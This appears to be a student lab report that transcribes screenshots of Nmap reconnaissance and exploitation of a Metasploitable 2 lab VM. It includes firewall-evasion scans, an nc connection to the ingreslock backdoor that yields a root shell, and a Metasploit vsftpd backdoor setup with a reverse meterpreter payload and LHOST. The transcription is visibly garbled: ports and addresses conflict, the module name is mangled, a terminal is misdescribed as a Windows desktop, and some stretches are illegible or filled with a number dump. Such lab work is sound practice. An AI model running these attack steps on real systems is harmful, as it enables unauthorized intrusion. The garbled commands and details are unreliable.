S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1010 METASPLOITABLE\games (Local User)
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOITABLE\try (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOITABLE\man (Local User)
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOITABLE\disk (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOITABLE\lp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOITABLE\lp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOITABLE\mail (Local User)
S-1-5-21-1042354039-2475377354-766472396-1017 METASPLOITABLE\mail (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1018 METASPLOITABLE\news (Local User)
S-1-5-21-1042354039-2475377354-766472396-1019 METASPLOITABLE\news (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1020 METASPLOITABLE\wuocp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1021 METASPLOITABLE\wuocp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1025 METASPLOITABLE\man (Domain Group)
```

Week 02 — Screenshot 12 of 35

```
Session Actions Edit View Help

-> $ nmap --script discovery 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-01 14:17 +0500
No profinet devices in the subnet
Pre-scan script results:
|_ broadcast-ping-discovery: ERROR: Script execution failed (use -d to debug)
|_ nmap-info: ERROR: Script execution failed (use -d to debug)
|_ broadcast-ospf2-discovery: ERROR: Script execution failed (use -d to debug)
|_ broadcast-igmp-discovery: ERROR: Script execution failed (use -d to debug)
|_ targets-sniffer: Sniffed 0 address(es).
|_ hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
|_ targets-asn:
|_ targets-asn.asn is a mandatory parameter
|_ broadcast-eligrp-discovery: ERROR: Script execution failed (use -d to debug)
|_ knx-gateway-discovery: ERROR: Script execution failed (use -d to debug)
|_ http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
Nmap scan report for 192.168.56.101
Host is up (0.010s latency).
Not shown: 977 filtered tcp ports (no-response)
Bug in http-security-headers: no string output.
PORT      STATE SERVICE
21/tcp    open  ftp
|_ banner: 220 (vsFTPD 2.3.4)
|_ ftp-syst:
|_   STAT:
|_   FTP server status:
|_     Connected to 192.168.56.1
|_     Logged in as ftp
|_     TYPE: ASCII
|_     No session bandwidth limit
|_     Session timeout in seconds is 300
|_     Control connection is plain text
|_     Data connections will be plain text
|_     vsFTPD 2.3.4 - secure, fast, stable
|_ End of status
```

Week 02 — Screenshot 13 of 35

```
Session Actions Edit View Help

|_ 1024 60:8f:cf:e1:c0:5f:6a:76:d6:98:24:fa:c6:d5:8c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
|_ ssh2-enun-algos:
|_   kex_algorithms: (4)
|_   server_host_key_algorithms: (2)
|_   encryption_algorithms: (13)
|_   mac_algorithms: (7)
|_   compression_algorithms: (2)
23/tcp    open  telnet
|_ banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD\x18\xFF\xFD
|_ telnet-encryption:
|_   Telnet server does not support encryption
25/tcp    open  smtp
|_ ssl-enun-ciphers:
|_   SSLv3:
|_     ciphers:
|_       TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA (dh 512) - F
|_       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|_       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|_       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|_       TLS_DHE_RSA_WITH_DES_CBC_SHA (dh 1024) - F
|_       TLS_DH_anon_EXPORT_WITH_DES40_CBC_SHA (dh 512) - F
|_       TLS_DH_anon_EXPORT_WITH_RC4_40_MD5 (dh 512) - F
|_       TLS_DH_anon_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|_       TLS_DH_anon_WITH_AES_128_CBC_SHA (dh 1024) - F
|_       TLS_DH_anon_WITH_AES_256_CBC_SHA (dh 1024) - F
|_       TLS_DH_anon_WITH_DES_CBC_SHA (dh 1024) - F
|_       TLS_DH_anon_WITH_RC4_128_MD5 (dh 1024) - F
|_       TLS_RSA_EXPORT_WITH_DES40_CBC_SHA (rsa 64) - F
|_       TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 (rsa 64) - F
|_       TLS_RSA_EXPORT_WITH_RC4_40_MD5 (rsa 64) - F
|_       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - F
|_       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - F
```

Week 02 — Screenshot 14 of 35

```
Session: Active, Edit, View, Help
_ least strength: F
_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
smtp-open-relay: Server doesn't seem to be an open relay, all tests failed
ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
Not valid before: 2018-03-17T14:07:45
Not valid after: 2018-04-16T14:07:45
smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
ssl-date: 2025-06-30T22:38:34+00:00; -10h40m89s from scanner time.
53/tcp open domain
_dns-nsec-enum: Can't determine domain for host 192.168.56.101; use dns-nsec-enum.domains script arg.
_dns-msid:
_bld.version: 9.4.2
_dns-nsec3-enum: Can't determine domain for host 192.168.56.101; use dns-nsec3-enum.domains script arg.
80/tcp open http
_http-chrome: Request times for /: avg: 180.91ms; min: 184.53ms; max: 282.24ms
_http-php-version: Versions from logo query (less accurate): 5.1.3 - 5.1.6, 5.2.0 - 5.2.17
Versions from credits query (more accurate): 5.2.3 - 5.2.5, 5.2.6RC3
Version from header x-powered-by: PHP/5.2.4-2ubuntu5.10
_http-auth-finder:
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.101
url method
http://192.168.56.101:80/phpMyAdmin/ FORM
http://192.168.56.101:80/dav/ FORM
http://192.168.56.101:80/phpMyAdmin/index.php FORM
_http-mobileversion-checker: No mobile version detected.
_http-vhosts:
_128 names had status 200
_http-referer-checker: Couldn't find any cross-domain scripts.
_http-headers:
Date: Tue, 30 Jun 2025 22:39:15 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
```

Week 02 — Screenshot 15 of 35

```
Session: Active, Edit, View, Help
_ (Request type: HEAD)
_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
_http-apache-negotiation: mod_negotiation enabled.
_http-grep:
(1) http://192.168.56.101:80/dav/:
(1) ip:
+ 192.168.56.101
_http-sitemap-generator:
Directory structure:
/
Other: 1
/dav/
Other: 1
/dav/
Other: 1
/utillidae/
Other: 1; php: 1
/utillidae/images/
jpg: 2; png: 1
/utillidae/javascript/
js: 1
/utillidae/styles/ddsmoothmenu/
css: 1
/phpMyAdmin/
Other: 1; css: 1; ico: 1; php: 2
/twiki/
Other: 1
Longest directory structure:
Depth: 3
Dir: /utillidae/styles/ddsmoothmenu/
Total files found (by extension):
Other: 6; css: 2; ico: 1; jpg: 2; js: 1; php: 3; png: 1
_http-enum:
```

Week 02 — Screenshot 16 of 35

```
Session: Active, Edit, View, Help
_http-enum:
/tikiwiki/: Tikiwiki
/test/: Test page
/phpinfo.php: Possible information file
/phpMyAdmin/: phpMyAdmin
/doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
/icons/: Potentially interesting folder w/ directory listing
/index/: Potentially interesting folder
_http-date: Tue, 30 Jun 2025 22:39:15 GMT; -10h40m10s from local time.
_http-trace: TRACE is enabled
_http-errors:
Spidering limited to: maxpagecount=40; withinhost=192.168.56.101
Found the following error pages:
Error Code: 404
http://192.168.56.101:80/phpMyAdmin/location;
_http-useragent-tester:
Status for browser useragent: 200
Allowed User Agents:
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
libwww
lwp-trivial
libcurl-agent/1.0
PHP/
Python-urllib/2.5
GT::WWW
Snoopy
WFC_Tear_Sample
HTTP::Lite
PHPcrawl
URI::Fetch
Zend_Http_Client
http client
PECL::HTTP
```

Week 02 — Screenshot 17 of 35

```
Session Actions Edit View Help
Line number: 1024
Comment:
/* END iconic view for ul items */

Path: http://192.168.56.101:80/mutillidae/index.php?page=pen-test-tool-lookup.php
Line number: 33
Comment:

Path: http://192.168.56.101:80/phpMyAdmin/phpmyadmin.css.php?lang=en-utf-8&convcharset=utf-8&token=09fc3007e618a675ee61583ebc68cf286&js_frame=right&nocache=2457687151
Line number: 856
Comment:
/* querywindow */

Path: http://192.168.56.101:80/phpMyAdmin/index.php
Line number: 79
Comment:

// ]]>

Path: http://192.168.56.101:80/phpMyAdmin/phpmyadmin.css.php?lang=en-utf-8&convcharset=utf-8&token=09fc3007e618a675ee61583ebc68cf286&js_frame=right&nocache=2457687151
Line number: 589
Comment:
/* enabled drop/empty tabs */

Path: http://192.168.56.101:80/phpMyAdmin/phpmyadmin.css.php?lang=en-utf-8&convcharset=utf-8&token=09fc3007e618a675ee61583ebc68cf286&js_frame=right&nocache=2457687151
Line number: 200
Comment:
/* odd table rows 1,3,5,7,... */

Path: http://192.168.56.101:80/phpMyAdmin/index.php
```

Week 02 — Screenshot 18 of 35

```
Session Actions Edit View Help
Line number: 357
Comment:
/* no extra space in table cells */
_http-kssed: No previously reported XSS vuln.
_http-unsafe-output-escaping: ERROR: Script execution failed (use -d to debug)
111/tcp open rpcbind
nfs-showmount:
/*
rpcinfo:
program version port/proto service
100000 2 111/tcp rpcbind
100000 2 111/udp rpcbind
100003 2,3,4 2049/tcp nfs
100003 2,3,4 2049/udp nfs
100005 1,2,3 38234/tcp mountd
100005 1,2,3 47631/udp mountd
100021 1,3,4 41744/tcp nlockmgr
100021 1,3,4 45884/udp nlockmgr
100024 1 53290/udp status
100024 1 59896/tcp status
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
|_banner: \x01Where are you?
513/tcp open login
514/tcp open shell
|_banner: \x01getnameinfo: Temporary failure in name resolution
1889/tcp open rmiregistry
1524/tcp open ingreslock
|_banner: root@metasploitable:/#
2049/tcp open nfs
2121/tcp open ccproxy-ftp
|_banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.56.101]
```

Week 02 — Screenshot 19 of 35

```
Session Actions Edit View Help
5432/tcp open postgresql
ssl-date: 2026-06-30T22:30:48+00:00; -10h40s10s from scanner time.
ssl-enum-ciphers:
SSLv3:
ciphers:
TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - F
TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - F
TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - F
TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - F
compressors:
DEFLATE
NULL
cipher preference: client
warnings:
64-bit block cipher 3DES vulnerable to SWEET32 attack
Broken cipher RC4 is deprecated by RFC 7465
CBC-mode cipher in SSLv3 (CVE-2014-3566)
Insecure certificate signature (SHA1), score capped at F
TLSv1.0:
ciphers:
TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - F
TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - F
TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - F
TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - F
compressors:
DEFLATE
NULL
cipher preference: client
```

Week 02 — Screenshot 20 of 35

```

</body>
</html>
a-jp-headers:
  Content-Type: text/html; charset=ISO-8859-1
8180/tcp open  unknown
http-auth-finder:
  Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.101
  url          method
  http://192.168.56.101:8180/manager/status HTTP: Basic
  http://192.168.56.101:8180/admin/       FORM
  http://192.168.56.101:8180/manager/html HTTP: Basic
http-grep:
(2) http://192.168.56.101:8180/:
(2) email:
  + users@tomcat.apache.org
  + dev@tomcat.apache.org
(3) http://192.168.56.101:8180/tomcat-docs/:
(3) email:
  + craigncc@apache.org
  + rean@apache.org
  + yoavs@apache.org
(1) http://192.168.56.101:8180/tomcat-docs/changelog.html:
(1) email:
  + rhanik@apache.org
(1) http://192.168.56.101:8180/admin/:
(1) ip:
  + 192.168.56.101
(2) http://192.168.56.101:8180/tomcat-docs/jasper-howto.html:
(2) email:
  + glenn@apache.org
  + pero@apache.org
(1) http://192.168.56.101:8180/tomcat-docs/mbeans-descriptor-howto.html:
(1) email:

```

Week 02 — Screenshot 21 of 35

```

/admin/account.jsp: Possible admin folder
/admin/admin_login.jsp: Possible admin folder
/admin/adminLogin.jsp: Possible admin folder
/manager/html/upload: Apache Tomcat (401 Unauthorized)
/manager/html: Apache Tomcat (401 Unauthorized)
/admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
/admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
/admin/jscrip/upload.html: Lizard Cart/Remote File upload
/webdav/: Potentially interesting folder

Host script results:
  _nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
  smb2-capabilities: SMB 2+ not supported
  fcrdns: FAIL (No PTR record)
  smb-enum-sessions: ERROR: Script execution failed (use -d to debug)
  smb-os-discovery:
    OS: Unix (Samba 3.0.20-Debian)
    Computer name: metasploitable
    NetBIOS computer name:
    Domain name: localdomain
    FQDN: metasploitable.localdomain
    System time: 2026-06-30T18:37:32-04:00
  qsstat:
    PORT  FAMILY  MEAN (us)  STDDEV  LOSS (%)
    21    0       2005.50   483.02   0.0%
    22    0       1848.10   658.59   0.0%
    23    0       1765.89   580.09   10.0%
    25    0       2003.40   815.38   0.0%
    53    0       2187.33   733.69   0.0%
    80    0       2010.50   735.52   0.0%
    111   0       1755.70   722.80   0.0%
    139   0       2325.70   1479.73  0.0%
  smb-enum-shares:
    account_used: <blank>

```

Week 02 — Screenshot 22 of 35

```

  SIZE  TIME  FILENAME
  <DIR> 2026-06-30T22:37:50 ..
  <DIR> 2012-05-20T18:36:12 ..
  0     2026-06-30T19:52:24 4693.jsvc_up

smb-mbrun:
  Master Browser
  METASPLOITABLE 0.0 metasploitable server (Samba 3.0.20-Debian)
  Print server
  METASPLOITABLE 0.0 metasploitable server (Samba 3.0.20-Debian)
  Server
  METASPLOITABLE 0.0 metasploitable server (Samba 3.0.20-Debian)
  Server service
  METASPLOITABLE 0.0 metasploitable server (Samba 3.0.20-Debian)
  Unix server
  METASPLOITABLE 0.0 metasploitable server (Samba 3.0.20-Debian)
  Windows NT/2000/XP/2003 server
  METASPLOITABLE 0.0 metasploitable server (Samba 3.0.20-Debian)
  Workstation
  METASPLOITABLE 0.0 metasploitable server (Samba 3.0.20-Debian)
  _nsrpc-enum: NT_STATUS_OBJECT_NAME_NOT_FOUND
  path-mtu: PMTU = 1500
  ipidsen: Randomized
  dns-brute: Can't guess domain of "192.168.56.101"; use dns-brute.domain script argument.
  smb-protocols:
    dialects:
      NT LM 0.12 (SMBv1) [dangerous, but default]
  smb-security-mode:
    account_used: <blank>
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)

Nmap done: 1 IP address (1 host up) scanned in 491.06 seconds

```

Week 02 — Screenshot 23 of 35


Week 02 — Screenshot 24 of 35

Week 02 — Screenshot 25 of 35

Week 02 — Screenshot 26 of 35






Week 02 — Screenshot 27 of 35



Week 02 — Screenshot 28 of 35



Week 02 — Screenshot 29 of 35



```
Session: Active 888 View Help
8100/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.97 seconds

(alis@alis) ~$
(alis@alis) ~$ sudo nmap -sS --mtu 16 192.168.56.101 -oN scan.mtu.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-01 15:13 +0500
Nmap scan report for 192.168.56.101
Host is up (0.0002s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccmproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8100/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 5.39 seconds

(alis@alis) ~$
```

Week 02 — Screenshot 33 of 35

```
Session: Active 888 View Help
(alis@alis) ~$
(alis@alis) ~$ sudo nmap -sS --source-port 53 192.168.56.101 -oN scan_sourceport.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-01 23:55 +0500
Nmap scan report for 192.168.56.101
Host is up (0.0074s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccmproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8100/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.75 seconds

(alis@alis) ~$
```

Week 02 — Screenshot 34 of 35

```
Session: Active 888 View Help
(alis@alis) ~$
(alis@alis) ~$ nc 192.168.56.101 1574
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# uname -a
Linux metasploitable 2.0.24-10-server #1 SMP Thu Apr 10 13:50:08 UTC 2008 i686 GNU/Linux
root@metasploitable:/# exit
exit



(alis@alis) ~$
```

Week 02 — Screenshot 35 of 35



Week 03 focused on web enumeration (FFUF, Gobuster, Arjun, ParamSpider), CVE identification and exploitation, and web application auditing. CVE-2011-2523 (vsftpd 2.3.4 backdoor) and CVE-2010-2075 (UnrealIRCd backdoor) were successfully exploited via Metasploit. WPScan was used to audit a WordPress installation on Metasploitable 2.

- FFUF and Gobuster for directory/file enumeration on web services
- Parameter discovery using Arjun and ParamSpider
- Exploitation of CVE-2011-2523 (vsftpd 2.3.4 backdoor — TCP/6200)
- Exploitation of CVE-2010-2075 (UnrealIRCd 3.2.8.1 backdoor)
- WPScan WordPress audit — user enumeration and plugin/theme vulnerabilities
- 29 screenshots documented






[illegible]




Week 03 — Screenshot 6 of 29

Week 03 — Screenshot 7 of 29

[illegible]

Week 03 — Screenshot 8 of 29





```

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000

```

Week 03 — Screenshot 15 of 29

[illegible]

Week 03 — Screenshot 16 of 29

The screenshot shows a Windows desktop with a taskbar at the top containing icons for various applications like Chrome, File Explorer, and several instances of Command Prompt. The active window is titled "Metasploit" and displays the following content:

```

msf5(multi)
Session Actions Exp View Help
└─ msf5(multi)
Metasploit tip: Tired of setting RHOSTS for modules? Try globally
setting it with using RHOSTS s.s.s.s

[+] Multi-Handler Configuration Summary
+-----+
| metasploit v6.0.0-dev |
+-----+
+---+ +---+ +---+ +---+ +---+
| 2,694 exploits - 2,328 auxiliary - 2,341 postmodule |
| 433 post - 49 encoders - 14 nops - 12 evasion |
+---+ +---+ +---+ +---+ +---+




Metasploit documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project.




msf > use exploit(winx/fps/vfpd_23k_backdoor)
[*] Using configured payload cmd/linux/http/elf/meterpreter_reverse_tcp
msf exploit(cmd/linux/http/elf/meterpreter_reverse_tcp) > set RHOSTS [192.168.56.18]
RHOSTS => 192.168.56.18
msf exploit(cmd/linux/http/elf/meterpreter_reverse_tcp) > set LHOST 192.168.56.182
LHOST => 192.168.56.182
msf exploit(cmd/linux/http/elf/meterpreter_reverse_tcp) > show options
Module options (exploit/winx/fps/vfpd_23k_backdoor):




Name      Current Setting  Required  Description

```

Week 03 — Screenshot 17 of 29

